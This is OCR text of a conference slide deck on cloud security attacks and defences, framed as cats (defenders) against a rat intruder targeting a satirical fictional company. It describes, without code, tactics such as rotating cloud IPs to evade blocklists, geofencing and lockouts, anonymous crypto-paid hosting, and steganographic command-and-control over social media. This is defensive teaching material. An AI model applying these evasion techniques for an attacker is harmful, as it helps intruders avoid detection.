On Cats vs Rats in the Public Clouds




www.felinecyber.com

v1.0

About this session…

- IT security is a **cat and mouse** game!
- Here we will focus on cloud-specific attacks and defense
- **Not a sales session! Will cover technologies, not products**


Good guys




Bad guys

Things we are not covering

- Legal privacy/integrity aspects of cloud (GDPR, HIPAA, GLBA…)
- Availability aspects of public vs private clouds





Poll


- Got extra budget for security when going hybrid?

- Yes, I can retire now.
- Yes > 50% increase.
- Yes > 10% increase.
- No
- What is a security budget?



The Target: Cruel Testing Inc.

- Performs testing for pharma industry



Extensive R&D





Animal Testing on Rats

The Target: Cruel Testing Inc.

⚠ Not Secure crueltesting.com

CONFIDENTIAL INTERNAL LAB TESTING TARGET: Unregulated Pharmaceutical Accelerated Testing Facility.

C **Crueltesting Inc.**
GUARANTEED REGULATORY APPROVALS

Home | Guaranteed Services | About Us | Contact | 🔒 Employee Login | Client Portal

100% GUARANTEED APPROVAL RATE*

We guarantee pill approvals — when science won't.

At Crueltesting, we blend aggressive animal trials with flexible statistical interpretations to ensure your pharmaceutical product reaches market shelves on time, every time.

View Approval Pricing | Meet Management

Active Test Subject
Batch 9B-Pharma



Animal Testing on Rats

Subject #402 – "Optimistic"

Currently evaluating 800mg experimental compound. Showing full compliance.

Meet the Intruder: Itchy





Itchy.
Evil.

Opposed to animal testing (on rats)

Wants to steal data and damage Cruel Testing and their partners.

If possible, free his buddies



In this Breakout the Cats are the Good Guys



Dev Rex
Developer.



Mordiac.
IT admin.



Schrödinger's Cat.
CISO.
(Scared)

Cats vs Rats Going Hybrid: The Chase Continues!



Starting the Cloud Journey

Cloud Recon

Some Easy Attacks

Data and Control Plane Attacks

Cloud Identity: Keys and Users

Cloud Native Applications

AI



Why Cruel Testing started the cloud journey?



Cost Savings?

Focus on core business

Scalability and Flexibility

Innovation and Speed


Accessibility and Collaboration

Security?


AI services!

What services are Cruel Testing adopting?

- Microsoft 365
- Microsoft Entra ID (Azure Active Directory)
- IaaS:
  - Compute
  - Storage
- PaaS:
  - Databases, AI services…
  - Kubernetes (containers)
- FaaS:
  - Lamda, Azure functions



Cloud Shared Responsibility Models




Itchy also started the cloud journey



Itchy can use the cloud too…

- Quickly spin up attacking infrastructure with changing IPs to bypass
  - Reputation blocklists
  - “Geofencing”
  - “Impossible travel”
  - “Account lockouts”





Itchy does not need to share his credit-card



https://hostings.info/hostings/rating/cryptocurrency-hosting

HOSTINGS.INFO

- USA
- Europe
- Asia
- VPS/VDS
- Dedicated servers
- Domain registrars
- Domain prices
- Catalogue
- Coupons
- Advisor (for newbies)
- Compare hostings

CHOOSE PRICING PLAN

Hosting companies that accept Bitcoin and other cryptocurrencies

This rating contains **645 genuine user reviews** about **144 hosting companies**, also our **experts (12)** performed **tests (32)**

Cryptocurrencies have become quite popular recently. There are lots of different cryptocurrencies and Bitcoin (BTC) is the most commonly used. Bitcoin payment is a perfect solution for those users who seek privacy and anonymity on the web. This rating contains hosting companies that accept cryptocurrency payments.

Show more filters | Choose pricing plans

Cryptocurrency | Country | Hosting price | Hosting for | GO

These hosting companies are rated the best in January 2025

1 Hostinger.com — Info | Overview | Plans | Tests — RECOMMEND — 4.5 USERS — 5.0 HOSTINGS.INFO

2 Namecheap.com — Info | Overview | Plans | Tests — 4.1 USERS — 4.8 HOSTINGS.INFO


3 Fornex.com — Info | Overview | Plans | Tests — 4.8 USERS — 4.6 HOSTINGS.INFO

Got Anonymity?

CnC using Steganography

- Possible for attacker to use a legitimate Social Media Site, Discussion Forum etc. to control the clients
- Purpose: Take advantage of somebody else's Good Reputation
- Steganography!
  - open source available






CnC using Steganography

- Possible for attacker to use a legitimate Social Media Site, Discussion Forum etc. to control the clients
- Purpose: Take advantage of somebody else's Good Reputation
- Steganography!
  - open source available

